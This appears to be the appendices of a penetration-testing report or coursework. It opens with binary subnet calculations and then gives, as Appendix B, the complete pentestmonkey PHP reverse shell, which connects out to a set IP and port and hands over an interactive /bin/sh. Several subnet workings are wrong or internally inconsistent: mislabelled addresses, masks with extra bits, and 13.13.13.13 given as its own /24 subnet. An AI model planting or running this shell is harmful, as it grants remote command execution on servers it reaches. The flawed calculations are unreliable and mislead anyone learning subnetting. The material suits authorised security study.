255.255.255.224 = 11111111.11111111.11111111.11100000

32 – 5 = 27

Subnet address = 11000000.10101000.00000000.01100000 & 11111111.11111111.11111111.11100000

Subnet address = 192.168.0.96/27

192.168.0.128

192.168.0.128 = 11000000.10101000.00000000.10000000

255.255.255.224 = 11111111.11111111.11111111.11100000

32 – 5 = 27

Subnet address = 11000000.10101000.00000000.10000000 & 11111111.11111111.11111111.11100000

Subnet address = 192.168.0.128/27

128.168.0.192

192.168.0.192 = 11000000.10101000.00000000.11000000

255.255.255.224 = 11111111.11111111.11111111.11100000

32 – 5 = 27

Subnet address = 11000000.10101000.00000000.11000000 & 11111111.11111111.11111111.11100000

Subnet address = 192.168.0.192/27

192.168.0.224

192.168.0.224 = 11000000.10101000.00000000.11100000

255.255.255.252 = 11111111.11111111.11111111.11111100

32 – 2 = 30

Subnet address = 11000000.10101000.00000000.11100000 & 11111111.11111111.11111111.11111100

Subnet address = 192.168.0.224/30

192.168.0.228

192.168.0.224 = 11000000.10101000.00000000. 11100100

255.255.255.252 = 11111111.11111111.11111111.11111100

32 – 2 = 30

Subnet address = 11000000.10101000.00000000.11100100 & 11111111.11111111.11111111.11111100

Subnet address = 192.168.0.228/30

192.168.0.232

192.168.0.224 = 11000000.10101000.00000000.11101000

255.255.255.252 = 11111111.11111111.11111111.1111111100

$32 - 2 = 30$

Subnet address = 11000000.10101000.00000000.11101000 & 11111111.11111111.11111111.1111111100

Subnet address = 192.168.0.232/30

192.168.0.240

192.168.0.224 = 11000000.10101000.00000000.11110000

255.255.255.252 = 11111111.11111111.11111111.1111111100

$32 - 2 = 30$

Subnet address = 11000000.10101000.00000000.11110000 & 11111111.11111111.11111111.1111111100

Subnet address = 192.168.0.240/30

172.16.221.0

172.16.221.0 = 10101100.00010000.11011101.00000000

255.255.255.0 = 11111111.11111111.11111111.00000000

$32 - 8 = 24$

Subnet address = 10101100.00010000.11011101.00000000 & 11111111.11111111.11111111.00000000

Subnet address = 172.16.221.0/24

13.13.13.13

13.13.13.13 = 00001101.00001101.00001101.00001101

255.255.255.0 = 11111111.11111111.11111111.00000000

$32 - 8 = 24$

Subnet address = 10101100.00010000.11011101.00000000 & 11111111.11111111.11111111.00000000

Subnet address = 13.13.13.13/24

APPENDIX B – PHP REVERSE SHELL

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. The author accepts no liability
// for damage caused by this tool. If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
```

```

// Limitations
// -----
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }
}

```

```

        // Make the current process a session leader
        // Will only succeed if we forked
        if (posix_setsid() == -1) {
            printit("Error: Can't setsid()");
            exit(1);
        }

        $daemon = 1;
    } else {
        printit("WARNING: Failed to daemonise. This is quite common and not fatal.");
    }

    // Change to a safe directory
    chdir("/");

    // Remove any umask we inherited
    umask(0);

    //
    // Do the reverse shell...
    //

    // Open reverse connection
    $sock = fsockopen($ip, $port, $errno, $errstr, 30);
    if (!$sock) {
        printit("$errstr ($errno)");
        exit(1);
    }

    // Spawn shell process
    $descriptorspec = array(
        0 => array("pipe", "r"), // stdin is a pipe that the child will read from
        1 => array("pipe", "w"), // stdout is a pipe that the child will write to
        2 => array("pipe", "w")  // stderr is a pipe that the child will write to
    );

```



```

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
    printit("ERROR: Can't spawn shell");
    exit(1);
}

// Set everything to non-blocking
// Reason: Occasionally reads will block, even though stream_select tells us they won't
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
    // Check for end of TCP connection
    if (feof($sock)) {
        printit("ERROR: Shell connection terminated");
        break;
    }

    // Check for end of STDOUT
    if (feof($pipes[1])) {
        printit("ERROR: Shell process terminated");
        break;
    }

    // Wait until a command is end down $sock, or some
    // command output is available on STDOUT or STDERR
    $read_a = array($sock, $pipes[1], $pipes[2]);
    $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

    // If we can read from the TCP socket, send
    // data to process's STDIN
    if (in_array($sock, $read_a)) {

```

```

        if ($debug) printit("SOCK READ");
        $input = fread($sock, $chunk_size);
        if ($debug) printit("SOCK: $input");
        fwrite($pipes[0], $input);
    }

    // If we can read from the process's STDOUT
    // send data down tcp connection
    if (in_array($pipes[1], $read_a)) {
        if ($debug) printit("STDOUT READ");
        $input = fread($pipes[1], $chunk_size);
        if ($debug) printit("STDOUT: $input");
        fwrite($sock, $input);
    }

    // If we can read from the process's STDERR
    // send data down tcp connection
    if (in_array($pipes[2], $read_a)) {
        if ($debug) printit("STDERR READ");
        $input = fread($pipes[2], $chunk_size);
        if ($debug) printit("STDERR: $input");
        fwrite($sock, $input);
    }
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
    if (!$daemon) {
        print "$string\n";
    }
}

?>

```